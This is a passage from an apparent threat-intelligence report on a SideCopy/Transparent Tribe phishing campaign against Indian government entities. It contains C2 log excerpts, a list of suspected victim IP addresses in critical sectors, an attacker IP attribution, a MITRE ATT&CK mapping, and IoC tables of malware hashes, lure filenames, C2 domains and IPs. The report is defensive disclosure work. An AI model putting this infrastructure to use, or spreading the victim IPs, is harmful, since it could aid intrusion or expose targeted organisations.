OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
---------------------------------

Getting Page
IP=[redacted]
Date Time=Tue 15 Jun 2021 11:55:51am

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
---------------------------------

Getting Page
IP=[redacted]
Date Time=Tue 15 Jun 2021 11:59:14am

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
---------------------------------

Getting Page
IP=[redacted]
Date Time=Tue 15 Jun 2021 12:05:37pm

OtherInfo=Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
---------------------------------

Getting Page
IP=[redacted]
Date Time=Tue 15 Jun 2021 12:25:33pm

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
---------------------------------

Getting Page
IP=[redacted]
Date Time=Tue 15 Jun 2021 12:25:38pm

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
---------------------------------
```

(Sample Victim Data Logs)

Each campaign is monitored, and victim attributes are maintained in text and CSV files:

1. IP Address
2. Timestamp at which the payload was served
3. User-Agent info

Here is an example of the type of lure being used in phishing mails.



We identified the following IP addresses through further data analysis, pointing to entities in Telecom, Power, and Finance sectors as potential targets. This is likely a subset of targets, though, as we suspect that several other government entities are being targeted in this campaign.

1. **223.31.174.169**
2. **164.100.43.40**
3. **120.57.112.139**
4. **120.57.112.246**
5. **59.97.128.246**
6. **117.201.89.40**
7. **120.56.119.125**
8. **117.197.175.43**
9. **106.215.252.198**

HANDLER ATTRIBUTION - CONNECTING THE DOTS

During the data analysis from C2 servers, we found a specific IP in almost all the logs. In fact, in both the C2 servers that we analyzed, this particular IP was the first entry. We believe this IP belongs to the test machine from which attackers validate whether their setup works fine.

```
---------------------------------

Getting Page
IP=182.191.210.191
Date Time=Sat 19 Jun 2021 07:24:02am

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
---------------------------------
```

(IP found as first entry in logs on C2 servers)

Analyzing publicly available information on IP address 182.191.210.191 tells us that IP is located in Pakistan and is provided by PTCL (Pakistan Telecommunications Company Ltd.)

CONCLUSION

Transparent Tribe attack group has been linked with Pakistan in the past as well. The evidence presented in this paper goes on to strengthen that claim even further.

In the current campaign, SideCopy/Transparent Tribe is once again targeting critical government entities in India. The attack tools & methods have also been enhanced to make detection difficult. This shows that this attack group is well funded and actively improves attack mechanisms to infiltrate the target entities.

We advise our customers to be aware of such attacks, set up necessary cybersecurity controls, follow good cybersecurity practices, train their employees on cyber risks, and keep monitoring their environment for anything suspicious.

MITRE ATT&CK MATRIX

Sphere Phishing: LNK payload	T1204.002
Hosted HTA file Execution via mshta.exe	T1218.005
Command And Control	TA0011
AES encrypted communication	T1573.001
Information Collection of Infected Host	T1082
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
njRAT	S0385

TABLE FOR IoCs

SFX:	
84609f9e443225a23cca8ab6be910c207d220bb430fd543d0724eaae8f7df592	director_general_level_border_coordination_conference.pdf.exe
1afb690159f041ce4f0af3618ebd1cef4597d3d94bd249c4644b8e359f46199d	Indian Army Restructring And Re-Organization.pdf.exe
f17fd9ff93d1b3db6c3e4463d5ca5c11b99827890c58721d2860df75d4323705	Phase-3 of Nationwide Covid-19 Vaccination Registration.pdf.exe
c79ab21cf7fc23b9a096c4d9aa5b7cd02d968b8dfc58b137c2df44b1e55307b6	Kavach-Release-win.exe
d5a109f147a4c051b993026dd24fa97f9eeacd26e3ec5595ade2316de733b712	4f1c460608a80b82094bf9c87f31e032.virus
5aa238299b3d28da0cf4a46fce5ed6cf34db72c554f030fa03be3aea567336ac	Covid-Instr-2-21-DGMO-61.jpg .exe.bin
LNK:	
7f800784b00354dd15eee129317a63bd3f7bb25622e898c873603e5b142cbb09	Covid Vaccination On Emergency Basis for All Employees and their Familes.pdf.lnk
df47ca45bdf2f910a0ebae49d29549240066f77d0abb735cf1afe41368cb0d85	Cir-Bfg-Int-May21-Summary.docx.lnk
24469a7f1f33cdecf507824a773814b5f3190c81acaf04d06c168ccbf71b2ee8	Covid Vaccination.pdf.lnk
54759951089f44a3918e164b8bf29c8f388cfd41f9930f81b8103852947fed93	Call-for-Proposal-DGSP-COAS-Chair-Excellance.pdf.lnk
8a10797ac7f84d09cfb4cb3a6a1e75473dc81dab757c0000036a861575216e5c	DATE-OF-NEXT-INCREMENT-ON-UP-GRADATION-OF-PAY-ON-01-JAN-AND-01-JUL.pdf.lnk
ee58d8ecc5dce13f4eee1e6164654f82a5eb339dc3c6e023b69ea7d6df5b930f	Posting (AllTypes), Promotions, and Other Record Wing Matters.pdf.lnk
e16153ee38bc971c4fd94f4d35996d0ef41a33bb53d5028170da48712904a3e7	ETPBs Speed_Post_Booking.pdf.lnk
91cbd850c6ac25ad762eb256ab432c45af78737cb3fb042f6fd8b3ece9a96dfb	
HTA :	
a00813028306c519829ca3b2f16357124aa77b998c9c6cc6f16c00c24503eace	shell.php
660427971b04313c2ebf2410f9ba4f67c5f1d8ecc472be6c709546a12dc97f7d	course.hta
65ae52ac448a011701c4f077449112329b79f23f758524dd753dfe757c52f508	abc.hta
f927d3aec7a84b45d8b6e4f871cf4d4c462143079b31f7d07214754cfb04cb0a	style7.css.hta
df173424d830588307eb70c50c5811cac66d8daf03f53d610cc0129ba5d30167	hta.10
46e2595644f26bea7b6ad5b332ab04ee93cedb603717696ff82494f5217bdb97	hta.7

TABLE FOR IoCs

ReverseRAT Implant Dropper:	
864dc421ddda3032938a5f1753ebc4d24c6250cd201204c4024012fe2b8a460a	solaris.exe
259e0acea693e80af641925c2f881842e8aa979d770cc34a1769065028dd9d74	solaris.exe
31564bd50713e63a6d4cb749048f7908b5f7629d2ef950b7240f85d734a32ceb	system.exe
205a59ac9ca1e976a5923d79051d887694c2156c253ec204f96d7385eca35284	lvew.exe
ReverseRAT Implant:	
ee2cc931d5b4bad780abb0e5cee7d9bb51916035e4cce0e8239fe0a444ed523d	solaris1.exe
b7ce2df21b8a9e8cba08e86700f435d42937b07d2103d9191767737de67ea82b	sigma.exe
74d708dd367a18c2555f1e82b739b188e7d9722c28fef139eddd3d55abdc23b5	Def.exe
96d87548a3b4cdc83dcd1e13e093a50c60073c74ee4a3bf4ed94689efc044974	slug.exe
NJRat 0.7d:	
a8768e632a5c8fbb7c7b201f1e6df6362ed48d77efa74c62eaa900e0e73eebee	wintask.exe
5d52f58a75bbe7519bbcae8333e91b5dbcc8459bb23bb01d077d5c51954c0ef8	wintask.exe
8e3f04d34dfb35e685f6785c406ab5ffdad15ba376c8ac584bf25c7a7b3b547a	winwnet.exe
1dab360111d8a0f59674bc5c725b88edac598dd7e0171ab7c3bc5416d45e6e89	winhosti.exe
eb688e9d721c561fe334147c66679bbd988da10c06704a15f048b97a9f6b0f7f	winonet.exe
Domains:	
5-135-125-106.cinfuserver[.]com	
ikiranastore[.]com	
londonkids[.]in	
iiieyehealth[.]com	
imenucard[.]com	
Rarebooksocietyofindia[.]org	
Vedicwisdom[.]in	
vmi281634.contaboserver.net	
vmi433658.contaboserver.net	
IP:	
164.68.104.126	
178.79.161.146	
149.248.52.61	
182.73.189.238	
5.135.125.106	
DLLs:	
6cae885bcdd3139fd87c65ea817daa4b586cfd257a8127d8af3422b99e61f123	hta.dll